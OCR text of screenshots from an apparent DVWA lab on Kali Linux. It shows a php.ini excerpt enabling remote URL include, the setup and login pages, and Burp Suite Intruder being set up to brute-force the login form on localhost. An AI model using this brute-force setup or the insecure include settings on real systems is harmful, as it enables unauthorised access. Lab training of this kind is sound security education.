max_file_uploads = 20
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen = On
; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
allow_url_include = On
; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; http://php.net/from
;from="john@doe.com"
; Define the User-Agent string. PHP's default setting for this is empty.
; http://php.net/user-agent
;user_agent="PHP"
; Default timeout for socket based streams (seconds)
; http://php.net/default-socket-timeout
default_socket_timeout = 60
; If your scripts have to deal with files from Macintosh systems,
; or you are running on a Mac and need to deal with files from
; unix or win32 systems, setting this flag will cause PHP to
; automatically detect the EOL character in those files so that
; fgets() and file() will work regardless of the source of the file.
; http://php.net/auto-detect-line-endings
;auto_detect_line_endings = Off
;;;;;;;;;;;;;;;;;;;;;;
; Dynamic Extensions ;
Find: allow_url
Next
Previous
Highlight All
Match Case



Setup :: Damn Vulnerabl...
senbagapriya@kali: ~
07:55 AM
50%
Setup :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Setup a Vulnerable Web
Setup :: Damn Vulnerable
localhost/dvwa/setup.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Setup DVWA
Instructions
About
Database Setup
Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: /var/www/html/dvwa/config/config.inc.php
If the database already exists, it will be cleared and the data will be reset.
You can also use this to reset the administrator credentials ("admin // password") at any stage.
Setup Check
Operating system: *nix
Backend database: MySQL
PHP version: 7.4.5
Web Server SERVER_NAME: localhost
PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
MySQL username: senbagapriya
MySQL password: ******
MySQL database: dvwa
MySQL host: 127.0.0.1
reCAPTCHA key: Missing
[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes
[User: root] Writable folder /var/www/html/dvwa/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.



Setup :: Damn Vulnerabl...
senbagapriya@kali: ~
07:55 AM
50%
Setup :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Setup a Vulnerable Web
Setup :: Damn Vulnerable
localhost/dvwa/setup.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Web Server SERVER_NAME: localhost
PHP function display_errors: Disabled
PHP function safe_mode: Disabled
PHP function allow_url_include: Disabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: Missing - Only an issue if you want to play with captchas
PHP module mysql: Installed
PHP module pdo_mysql: Installed
MySQL username: senbagapriya
MySQL password: ******
MySQL database: dvwa
MySQL host: 127.0.0.1
reCAPTCHA key: Missing
[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes
[User: root] Writable folder /var/www/html/dvwa/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database
Unable to connect to the database.
Damn Vulnerable Web Application (DVWA) v1.10 *Development*



Login :: Damn Vulnerabl...
senbagapriya@kali: ~
07:56 AM
49%
Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Setup a Vulnerable Web
Login :: Damn Vulnerable W
localhost/dvwa/login.php
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA)



Burp Suite Community E...
Preferences - Mozilla Fi...
senbagapriya@kali: ~
08:23 AM
45%
Preferences - Mozilla Firefox
Welcome :: Damn Vulner
DVWA Brute Force Attac
Vulnerability: Brute Forc
DVWA 1.9+: Brute force
Preferences
Firefox
about:preferences
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
General
Home
Search
Privacy & Security
Sync
Extensions & Themes
Firefox Support
Connection Settings
Configure Proxy Access to the Internet
No proxy
Auto-detect proxy settings for this network
Use system proxy settings
Manual proxy configuration
HTTP Proxy
localhost
Port
8080
Use this proxy server for all protocols
SSL Proxy
FTP Proxy
SOCKS Host
SOCKS v4
SOCKS v5
Automatic proxy configuration URL
Reload
No proxy for
Example: .mozilla.org, .net.nz, 192.168.1.0/24
Help
Cancel
OK



Burp Suite Community E...
Vulnerability: Brute Forc...
senbagapriya@kali: ~
09:54 AM
24%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Request
Raw
Params
Headers
Hex
GET /dvwa/vulnerabilities/brute/?username=name&password=pass&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=senbagapriya&password=senba&Login=Login
Connection: close
Cookie: security=low; PHPSESSID=vntlh10fo4iu7mg55720c8opk1
Upgrade-Insecure-Requests: 1
0 matches



Burp Suite Community E...
Vulnerability: Brute Forc...
senbagapriya@kali: ~
09:55 AM
24%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /dvwa/vulnerabilities/brute/?username=$name$&password=$pass$&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/?username=senbagapriya&password=senba&Login=Login
Connection: close
Cookie: security=low; PHPSESSID=vntlh10fo4iu7mg55720c8opk1
Upgrade-Insecure-Requests: 1
Add §
Clear §
Auto §
Refresh
Search...
0 matches
\n
Pretty
Clear
2 payload positions
Length: 539



Burp Suite Community E...
Vulnerability: Brute Forc...
senbagapriya@kali: ~
09:56 AM
23%
Burp Suite Community Edition v2020.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 2
Payload type: Simple list
Request count: 0
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
admin
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload Encoding

